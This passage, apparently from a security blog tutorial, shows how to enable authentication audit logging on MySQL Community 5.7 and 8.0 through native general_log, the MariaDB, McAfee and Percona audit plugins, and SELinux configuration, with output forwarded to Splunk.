|
||||
|
||||
## Conclusion and Recommendation:
|
||||
|
||||
1. In general, we recommend using the MariaDB audit logging plugin for MySQL community 5.7.x, and use Percona audit logging plugin for MySQL community 8.x.
|
||||
2. If you have MySQL community version > 5.7.30, then you can consider both Native MySQL general\_log configuration or Mcafee audit logging plugin.
|
||||
3. If you choose Native MySQL general\_log configuration, then you should consider to encrypt the partition/mount point where logs resides. In addition, check out [our solution](https://cybersecthreat.com/2021/12/09/mysql-community-edition-audit-logging/#native-mysql-general-log-filtering-using-splunk) only includes authentication logs sent to Splunk.
|
||||
|
||||
Although some audit logging plugins support various formats, the configuration format mentioned in this article aligned with our Splunk Apps.
|
||||
|
||||
Since there is no difference between the configuration of ****Redhat 7.****2 ****& MySQL community server 5.7.19**** and **Redhat 7.4 & MySQL community server 5.7.29**, we will list only one here.
|
||||
|
||||
#### **Native logging using general\_log settings**
|
||||
|
||||
Enter MySQL console and show current log settings:
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mysql -uroot -p -hlocalhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 2
|
||||
Server version: 5.7.29 MySQL Community Server (GPL)
|
||||
|
||||
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> SHOW VARIABLES LIKE "general_log%";
|
||||
+------------------+-------------------------------+
|
||||
| Variable_name | Value |
|
||||
+------------------+-------------------------------+
|
||||
| general_log | OFF |
|
||||
| general_log_file | /var/lib/mysql/myredhat74.log |
|
||||
+------------------+-------------------------------+
|
||||
2 rows in set (0.00 sec)
|
||||
|
||||
mysql> SHOW VARIABLES LIKE "log_output";
|
||||
+---------------+-------+
|
||||
| Variable_name | Value |
|
||||
+---------------+-------+
|
||||
| log_output | FILE |
|
||||
+---------------+-------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
mysql> SHOW VARIABLES LIKE "log_warnings";
|
||||
+---------------+-------+
|
||||
| Variable_name | Value |
|
||||
+---------------+-------+
|
||||
| log_warnings | 2 |
|
||||
+---------------+-------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
While still in MySQL console, we can enable log settings at runtime.
|
||||
|
||||
```
|
||||
mysql> SET global general_log_file='/var/log/mysql/mysql_general.log';
|
||||
Query OK, 0 rows affected (0.00 sec)
|
||||
|
||||
mysql> SET global general_log = on;
|
||||
Query OK, 0 rows affected (0.01 sec)
|
||||
|
||||
mysql> SET global log_output = 'file';
|
||||
Query OK, 0 rows affected (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
We will need to edit /etc/my.cnf to enable persistent log settings. The general\_log settings will log all successful and failed attempts as well as queries.
|
||||
|
||||
```
|
||||
[mysqld]
|
||||
general_log = on
|
||||
general_log_file=/var/log/mysql/mysql_general.log
|
||||
```
|
||||
|
||||
It is possible to disable DNS lookups so that MySQL will log source IP addresses instead of hostname. However, you will need to grant permissions using IP addresses rather than a hostname.
|
||||
|
||||
Finally, we will need to create a log directory and restart MySQL daemon.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mkdir -p /var/log/mysql/
|
||||
[root@myredhat74 ~]# chown -R mysql:mysql /var/log/mysql
|
||||
[root@myredhat74 ~]# systemctl restart mysqld
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
#### MariaDB audit logging plugin (`server_audit.so`) settings
|
||||
|
||||
For MariaDB audit logging plugin, we will need to download the MariaDB binary file and then extract it.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# wget https://downloads.mariadb.org/f/mariadb-5.5.68/bintar-linux-x86_64/mariadb-5.5.68-linux-x86_64.tar.gz/from/http%3A//mirror.mephi.ru/mariadb/?serve -O mariadb-5.5.68-linux-x86_64.tar.gz
|
||||
[root@myredhat74 ~]# tar -zvxf mariadb-5.5.68-linux-x86_64.tar.gz
|
||||
```
|
||||
|
||||
Enter MySQL console and check plugin directory, this directory is default to /usr/lib64/mysql/plugin/ for rpm installation.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mysql -uroot -p -hlocalhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 6
|
||||
Server version: 5.7.29 MySQL Community Server (GPL)
|
||||
|
||||
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> SHOW GLOBAL VARIABLES LIKE 'plugin_dir';
|
||||
+---------------+--------------------------+
|
||||
| Variable_name | Value |
|
||||
+---------------+--------------------------+
|
||||
| plugin_dir | /usr/lib64/mysql/plugin/ |
|
||||
+---------------+--------------------------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
After confirming the correct plugin directory, we will need to copy the plugin library to MySQL plugin directory.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# cp ./mariadb-5.5.68-linux-x86_64/lib/plugin/server_audit.so /usr/lib64/mysql/plugin/
|
||||
```
|
||||
|
||||
Enter MySQL console again, and install the plugin.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mysql -uroot -p -hlocalhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 5
|
||||
Server version: 5.7.29 MySQL Community Server (GPL)
|
||||
|
||||
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> INSTALL PLUGIN server_audit SONAME 'server_audit.so';
|
||||
Query OK, 0 rows affected (0.02 sec)
|
||||
|
||||
|
||||
mysql> show variables like '%audit%';
|
||||
+-------------------------------+-----------------------+
|
||||
| Variable_name | Value |
|
||||
+-------------------------------+-----------------------+
|
||||
| server_audit_events | |
|
||||
| server_audit_excl_users | |
|
||||
| server_audit_file_path | server_audit.log |
|
||||
| server_audit_file_rotate_now | OFF |
|
||||
| server_audit_file_rotate_size | 1000000 |
|
||||
| server_audit_file_rotations | 9 |
|
||||
| server_audit_incl_users | |
|
||||
| server_audit_loc_info | |
|
||||
| server_audit_logging | OFF |
|
||||
| server_audit_mode | 1 |
|
||||
| server_audit_output_type | file |
|
||||
| server_audit_query_log_limit | 1024 |
|
||||
| server_audit_syslog_facility | LOG_USER |
|
||||
| server_audit_syslog_ident | mysql-server_auditing |
|
||||
| server_audit_syslog_info | |
|
||||
| server_audit_syslog_priority | LOG_INFO |
|
||||
+-------------------------------+-----------------------+
|
||||
|
||||
16 rows in set (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
Now, we can add log settings to \[mysqld\] section in my.cnf (or configuration file used by MySQL)
|
||||
|
||||
```
|
||||
server_audit_events='CONNECT'
|
||||
server_audit_logging=on
|
||||
server_audit_file_path = /var/log/mysql/mysql_mariadb_audit.log
|
||||
server_audit_file_rotate_size=200000000
|
||||
server_audit_file_rotations=200
|
||||
server_audit_file_rotate_now=ON
|
||||
```
|
||||
|
||||
Finally, we will need to create a log directory and restart MySQL daemon.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mkdir -p /var/log/mysql/
|
||||
[root@myredhat74 ~]# chown -R mysql:mysql /var/log/mysql
|
||||
[root@myredhat74 ~]# systemctl restart mysqld
|
||||
```
|
||||
|
||||
Let’s check the final result using Splunk.
|
||||
|
||||
---
|
||||
|
||||
[](https://cybersecthreat.com/wp-content/uploads/2021/12/MySQL_community_audit_logging_for_mariadb_splunk_view.png)
|
||||
|
||||
MySQL community audit logging for MariaDB using Splunk view
|
||||
|
||||
#### **Mcafee audit logging plugin (`libaudit_plugin.so`) settings**
|
||||
|
||||
For Mcafee audit logging plugin, we will need to download the Mcafee binary file and then extract it. Check out the correct version you need here: [https://github.com/mcafee/mysql-audit/releases](https://github.com/mcafee/mysql-audit/releases).
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# wget https://bintray.com/mcafee/mysql-audit-plugin/download_file?file_path=audit-plugin-mysql-5.7-1.1.7-913-linux-x86_64.zip -O audit-plugin-mysql-5.7-1.1.7-913-linux-x86_64.zip
|
||||
[root@myredhat74 ~]# unzip audit-plugin-mysql-5.7-1.1.7-913-linux-x86_64.zip
|
||||
[root@myredhat74 ~]# cp audit-plugin-mysql-5.7-1.1.7-913/lib/libaudit_plugin.so /usr/lib64/mysql/plugin/
|
||||
```
|
||||
|
||||
Check plugin dir, default /usr/lib64/mysql/plugin/ for Enter MySQL console and check plugin directory, this directory is default to /usr/lib64/mysql/plugin/ for rpm installation.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mysql -uroot -p -hlocalhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 6
|
||||
Server version: 5.7.29 MySQL Community Server (GPL)
|
||||
|
||||
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> SHOW GLOBAL VARIABLES LIKE 'plugin_dir';
|
||||
+---------------+--------------------------+
|
||||
| Variable_name | Value |
|
||||
+---------------+--------------------------+
|
||||
| plugin_dir | /usr/lib64/mysql/plugin/ |
|
||||
+---------------+--------------------------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
After confirming the correct plugin directory, we will need to copy the plugin library to MySQL plugin directory.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# cp audit-plugin-mysql-5.7-1.1.7-913/lib/libaudit_plugin.so /usr/lib64/mysql/plugin/
|
||||
```
|
||||
|
||||
We also need an extra shell script to get the offset of MySQL binary file.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# wget https://raw.github.com/mcafee/mysql-audit/master/offset-extract/offset-extract.sh
|
||||
[root@myredhat74 ~]# chmod +x offset-extract.sh
|
||||
```
|
||||
|
||||
Then, we can install gdb and run offset-extract.sh to retrieve the offset.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# yum -y install gdb
|
||||
[root@myredhat74 ~]# ./offset-extract.sh /usr/sbin/mysqld
|
||||
//offsets for: /usr/sbin/mysqld (5.7.29)
|
||||
{"5.7.29","00b4b7c8931e964887789044c56346fa", 7824, 7872, 3632, 4792, 456, 360, 0, 32, 64, 160, 536, 7988, 4360, 3648, 3656, 3660, 6072, 2072, 8, 7056, 7096, 7080, 13472, 148, 672, 0},
|
||||
```
|
||||
|
||||
The output from offset-extract.sh is needed under `[mysqld]` section of `my.cnf`.
|
||||
|
||||
```
|
||||
plugin-load=AUDIT=libaudit_plugin.so
|
||||
audit_offsets = 7824, 7872, 3632, 4792, 456, 360, 0, 32, 64, 160, 536, 7988, 4360, 3648, 3656, 3660, 6072, 2072, 8, 7056, 7096, 7080, 13472, 148, 672, 0
|
||||
audit_json_file=1
|
||||
audit_json_log_file=/var/log/mysql/mysql-audit.json
|
||||
audit_record_cmds='connect,Failed Login,Quit'
|
||||
```
|
||||
|
||||
if SELINUX is enabled, then you will need to configure SELINUX Policy as well.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# yum -y install policycoreutils-devel
|
||||
[root@myredhat74 ~]# semanage fcontext -a -t textrel_shlib_t /usr/lib64/mysql/plugin/libaudit_plugin.so
|
||||
[root@myredhat74 ~]# restorecon -v /usr/lib64/mysql/plugin/libaudit_plugin.so
|
||||
[root@myredhat74 ~]# mkdir /root/mcafee-selinux-module
|
||||
[root@myredhat74 ~]# cd /root/mcafee-selinux-module
|
||||
[root@myredhat74 ~]# cat <<EOT >> mysql_libaudit.te
|
||||
|
||||
module mysql_libaudit 1.0;
|
||||
|
||||
require {
|
||||
type mysqld_exec_t;
|
||||
type mysqld_t;
|
||||
class process execmem;
|
||||
class file execmod;
|
||||
}
|
||||
#============= mysqld_t ==============
|
||||
allow mysqld_t mysqld_exec_t:file execmod;
|
||||
allow mysqld_t self:process execmem;
|
||||
EOT
|
||||
[root@myredhat74 ~]# make -f /usr/share/selinux/devel/Makefile
|
||||
[root@myredhat74 ~]# semodule -i mysql_libaudit.pp
|
||||
[root@myredhat74 ~]# cd /root/mcafee-selinux-module
|
||||
[root@myredhat74 ~]# grep mysqld /var/log/audit/audit.log | grep -v lib_t | audit2allow -M mysql_libaudit
|
||||
[root@myredhat74 ~]# semodule -i mysql_libaudit.pp
|
||||
[root@myredhat74 ~]# cd /root
|
||||
[root@myredhat74 ~]# rm -rf /root/mcafee-selinux-module
|
||||
```
|
||||
|
||||
Next, we will need to create a log directory and restart MySQL daemon.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mkdir -p /var/log/mysql/
|
||||
[root@myredhat74 ~]# chown -R mysql:mysql /var/log/mysql
|
||||
[root@myredhat74 ~]# systemctl restart mysqld
|
||||
```
|
||||
|
||||
Finally, we can check whether the Mcafee Audit library is auto-loaded.
|
||||
|
||||
```
|
||||
[root@myredhat74 ~]# mysql -uroot -p -hlocalhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 2
|
||||
Server version: 5.7.29 MySQL Community Server (GPL)
|
||||
|
||||
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> show plugins;
|
||||
+----------------------------+----------+--------------------+----------------------+---------+
|
||||
| Name | Status | Type | Library | License |
|
||||
+----------------------------+----------+--------------------+----------------------+---------+
|
||||
| binlog | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| mysql_native_password | ACTIVE | AUTHENTICATION | NULL | GPL |
|
||||
| sha256_password | ACTIVE | AUTHENTICATION | NULL | GPL |
|
||||
| CSV | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| MEMORY | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| InnoDB | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| INNODB_TRX | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_LOCKS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_LOCK_WAITS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP_RESET | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMPMEM | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMPMEM_RESET | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP_PER_INDEX | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_CMP_PER_INDEX_RESET | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_BUFFER_PAGE | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_BUFFER_PAGE_LRU | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_BUFFER_POOL_STATS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_TEMP_TABLE_INFO | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_METRICS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_DEFAULT_STOPWORD | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_DELETED | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_BEING_DELETED | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_CONFIG | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_INDEX_CACHE | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_FT_INDEX_TABLE | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_TABLES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_TABLESTATS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_INDEXES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_COLUMNS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_FIELDS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_FOREIGN | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_FOREIGN_COLS | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_TABLESPACES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_DATAFILES | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| INNODB_SYS_VIRTUAL | ACTIVE | INFORMATION SCHEMA | NULL | GPL |
|
||||
| MyISAM | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| MRG_MYISAM | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| PERFORMANCE_SCHEMA | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| ARCHIVE | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| BLACKHOLE | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| FEDERATED | DISABLED | STORAGE ENGINE | NULL | GPL |
|
||||
| partition | ACTIVE | STORAGE ENGINE | NULL | GPL |
|
||||
| ngram | ACTIVE | FTPARSER | NULL | GPL |
|
||||
| AUDIT | ACTIVE | AUDIT | libaudit_plugin.so | GPL |
|
||||
| SERVER_AUDIT | ACTIVE | AUDIT | server_audit.so | GPL |
|
||||
| validate_password | ACTIVE | VALIDATE PASSWORD | validate_password.so | GPL |
|
||||
+----------------------------+----------+--------------------+----------------------+---------+
|
||||
mysql> show global status like 'AUDIT_version';
|
||||
+---------------+-----------+
|
||||
| Variable_name | Value |
|
||||
+---------------+-----------+
|
||||
| Audit_version | 1.1.7-913 |
|
||||
+---------------+-----------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
```
|
||||
|
||||
If the library is not auto-loaded, we can enter MySQL console and install the plugin.
|
||||
|
||||
```
|
||||
mysql> INSTALL PLUGIN AUDIT SONAME 'libaudit_plugin.so';
|
||||
```
|
||||
|
||||
Let’s check the final result using Splunk.
|
||||
|
||||
[](https://cybersecthreat.com/wp-content/uploads/2021/12/MySQL_community_audit_logging_for_mcafee_splunk_view.png)
|
||||
|
||||
MySQL community audit logging for Mcafee using Splunk view
|
||||
|
||||
#### **Native logging using `general_log` settings**
|
||||
|
||||
Enter MySQL console and show current log settings:
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# mysql -u root -p -h localhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 8
|
||||
Server version: 8.0.16 MySQL Community Server - GPL
|
||||
|
||||
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> SHOW VARIABLES LIKE "general_log%";
|
||||
+------------------+------------------------------+
|
||||
| Variable_name | Value |
|
||||
+------------------+------------------------------+
|
||||
| general_log | OFF |
|
||||
| general_log_file | /var/lib/mysql/myredhat8.log |
|
||||
+------------------+------------------------------+
|
||||
2 rows in set (0.01 sec)
|
||||
|
||||
mysql> SHOW VARIABLES LIKE "log_output";
|
||||
+---------------+-------+
|
||||
| Variable_name | Value |
|
||||
+---------------+-------+
|
||||
| log_output | FILE |
|
||||
+---------------+-------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
mysql> SHOW VARIABLES LIKE "log_warnings";
|
||||
Empty set (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
While still in MySQL console, we can enable log settings at runtime.
|
||||
|
||||
```
|
||||
mysql> SET global general_log_file='/var/log/mysql/mysql_general.log';
|
||||
Query OK, 0 rows affected (0.00 sec)
|
||||
|
||||
mysql> SET global general_log = on;
|
||||
Query OK, 0 rows affected (0.01 sec)
|
||||
|
||||
mysql> SET global log_output = 'file';
|
||||
Query OK, 0 rows affected (0.00 sec)
|
||||
```
|
||||
|
||||
We will need to edit /etc/my.cnf to enable persistent log settings. The general\_log settings will log all successful and failed attempts as well as queries.
|
||||
|
||||
```
|
||||
[mysqld]
|
||||
general_log = on
|
||||
general_log_file=/var/log/mysql/mysql_general.log
|
||||
```
|
||||
|
||||
It is possible to disable DNS lookups so that MySQL will log source IP addresses instead of hostname. However, you will need to grant permissions using IP addresses rather than a hostname.
|
||||
|
||||
Finally, we will need to create a log directory and restart MySQL daemon.
|
||||
|
||||
```
|
||||
mkdir -p /var/log/mysql/
|
||||
chown -R mysql:mysql /var/log/mysql
|
||||
systemctl restart mysqld
|
||||
```
|
||||
|
||||
---
|
||||
|
||||
#### Percona audit logging plugin (`audit_log.so`) settings
|
||||
|
||||
For Percona audit logging plugin, we will need to download the Percona binary file and then extract it.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# wget https://downloads.percona.com/downloads/Percona-Server-LATEST/Percona-Server-8.0.16-7/binary/redhat/7/x86_64/percona-server-server-8.0.16-7.1.el7.x86_64.rpm
|
||||
[root@myredhat8 ~]# mkdir Percona-Server
|
||||
[root@myredhat8 ~]# mv percona-server-server-8.0.16-7.1.el7.x86_64.rpm Percona-Server/
|
||||
[root@myredhat8 ~]# cd Percona-Server/
|
||||
[root@myredhat8 ~]# rpm2cpio percona-server-server-8.0.16-7.1.el7.x86_64.rpm | cpio -idmv
|
||||
```
|
||||
|
||||
Enter MySQL console and check plugin directory, this directory is default to /usr/lib64/mysql/plugin/ for rpm installation.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# mysql -u root -p -h localhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 10
|
||||
Server version: 8.0.16 MySQL Community Server - GPL
|
||||
|
||||
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> SHOW GLOBAL VARIABLES LIKE 'plugin_dir';
|
||||
+---------------+--------------------------+
|
||||
| Variable_name | Value |
|
||||
+---------------+--------------------------+
|
||||
| plugin_dir | /usr/lib64/mysql/plugin/ |
|
||||
+---------------+--------------------------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
After confirming the correct plugin directory, we will need to copy the plugin library to MySQL plugin directory.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# cp ./usr/lib64/mysql/plugin/audit_log.so /usr/lib64/mysql/plugin/
|
||||
```
|
||||
|
||||
Enter MySQL console again, and install the plugin.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# mysql -u root -p -h localhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 9
|
||||
Server version: 8.0.16 MySQL Community Server - GPL
|
||||
|
||||
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
|
||||
mysql> INSTALL PLUGIN audit_log SONAME 'audit_log.so';
|
||||
Query OK, 0 rows affected (0.02 sec)
|
||||
```
|
||||
|
||||
Now, we can add log settings to \[mysqld\] section in my.cnf (or configuration file used by MySQL)
|
||||
|
||||
```
|
||||
plugin-load = audit_log.so
|
||||
audit_log_file = /var/log/mysql/audit.log
|
||||
audit_log_format = CSV
|
||||
audit_log_policy = LOGINS
|
||||
audit_log_handler = FILE
|
||||
```
|
||||
|
||||
Finally, we will need to create a log directory and restart MySQL daemon.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# mkdir -p /var/log/mysql/
|
||||
[root@myredhat8 ~]# chown -R mysql:mysql /var/log/mysql
|
||||
[root@myredhat8 ~]# systemctl restart mysqld
|
||||
```
|
||||
|
||||
Let’s check the final result using Splunk.
|
||||
|
||||
[](https://cybersecthreat.com/wp-content/uploads/2021/12/MySQL_community_audit_logging_for_percona_splunk_view.png)
|
||||
|
||||
MySQL community audit logging for Percona using Splunk view
|
||||
|
||||
---
|
||||
|
||||
#### **Mcafee audit logging plugin (`libaudit_plugin.so`)**
|
||||
|
||||
For Mcafee audit logging plugin, we will need to download the Mcafee binary file and then extract it. Check out the correct version you need here: [https://github.com/mcafee/mysql-audit/releases](https://github.com/mcafee/mysql-audit/releases).
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# wget https://bintray.com/mcafee/mysql-audit-plugin/download_file?file_path=audit-plugin-mysql-8.0-1.1.7-913-linux-x86_64.zip -O audit-plugin-mysql-8.0-1.1.7-913-linux-x86_64.zip
|
||||
[root@myredhat8 ~]# unzip audit-plugin-mysql-8.0-1.1.7-913-linux-x86_64.zip
|
||||
```
|
||||
|
||||
Check plugin dir, default /usr/lib64/mysql/plugin/ for Enter MySQL console and check plugin directory, this directory is default to /usr/lib64/mysql/plugin/ for rpm installation.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# mysql -u root -p -h localhost
|
||||
Enter password:
|
||||
Welcome to the MySQL monitor. Commands end with ; or \g.
|
||||
Your MySQL connection id is 10
|
||||
Server version: 8.0.16 MySQL Community Server - GPL
|
||||
|
||||
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.
|
||||
|
||||
Oracle is a registered trademark of Oracle Corporation and/or its
|
||||
affiliates. Other names may be trademarks of their respective
|
||||
owners.
|
||||
|
||||
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
|
||||
|
||||
mysql> SHOW GLOBAL VARIABLES LIKE 'plugin_dir';
|
||||
+---------------+--------------------------+
|
||||
| Variable_name | Value |
|
||||
+---------------+--------------------------+
|
||||
| plugin_dir | /usr/lib64/mysql/plugin/ |
|
||||
+---------------+--------------------------+
|
||||
1 row in set (0.00 sec)
|
||||
|
||||
mysql>
|
||||
```
|
||||
|
||||
After confirming the correct plugin directory, we will need to copy the plugin library to MySQL plugin directory.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# cp audit-plugin-mysql-8.0-1.1.7-913/lib/libaudit_plugin.so /usr/lib64/mysql/plugin/
|
||||
```
|
||||
|
||||
We also need an extra shell script to get the offset of MySQL binary file.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# wget https://raw.github.com/mcafee/mysql-audit/master/offset-extract/offset-extract.sh
|
||||
chmod +x offset-extract.sh
|
||||
```
|
||||
|
||||
Then, we can install gdb and run offset-extract.sh to retrieve the offset.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# yum -y install gdb
|
||||
[root@myredhat8 ~]# ./offset-extract.sh /usr/sbin/mysqld
|
||||
//offsets for: /usr/sbin/mysqld (8.0.16)
|
||||
{"8.0.16","9d238d46151cd5f41fef859c5026f7a0", 8360, 8408, 3912, 5352, 520, 0, 0, 32, 64, 160, 600, 8524, 4984, 4000, 4008, 4012, 6656, 1456, 40, 7616, 7656, 7640, 11416, 140, 664, 328},
|
||||
```
|
||||
|
||||
The output from offset-extract.sh is needed under `[mysqld]` section of `my.cnf`.
|
||||
|
||||
```
|
||||
plugin-load=AUDIT=libaudit_plugin.so
|
||||
audit_offsets = 8360, 8408, 3912, 5352, 520, 0, 0, 32, 64, 160, 600, 8524, 4984, 4000, 4008, 4012, 6656, 1456, 40, 7616, 7656, 7640, 11416, 140, 664, 328
|
||||
audit_json_file=1
|
||||
audit_json_log_file=/var/log/mysql/mysql-audit.json
|
||||
audit_record_cmds='connect,Failed Login,Quit'
|
||||
```
|
||||
|
||||
if SELINUX is enabled, then you will need to configure SELINUX Policy as well.
|
||||
|
||||
```
|
||||
[root@myredhat8 ~]# yum -y install policycoreutils-devel
|
||||
[root@myredhat8 ~]# semanage fcontext -a -t textrel_shlib_t
|
||||
/usr/lib64/mysql/plugin/libaudit_plugin.so
|
||||
[root@myredhat8 ~]# restorecon -v /usr/lib64/mysql/plugin/libaudit_plugin.so
|
||||
[root@myredhat8 ~]# mkdir /root/mcafee-selinux-module
|
||||
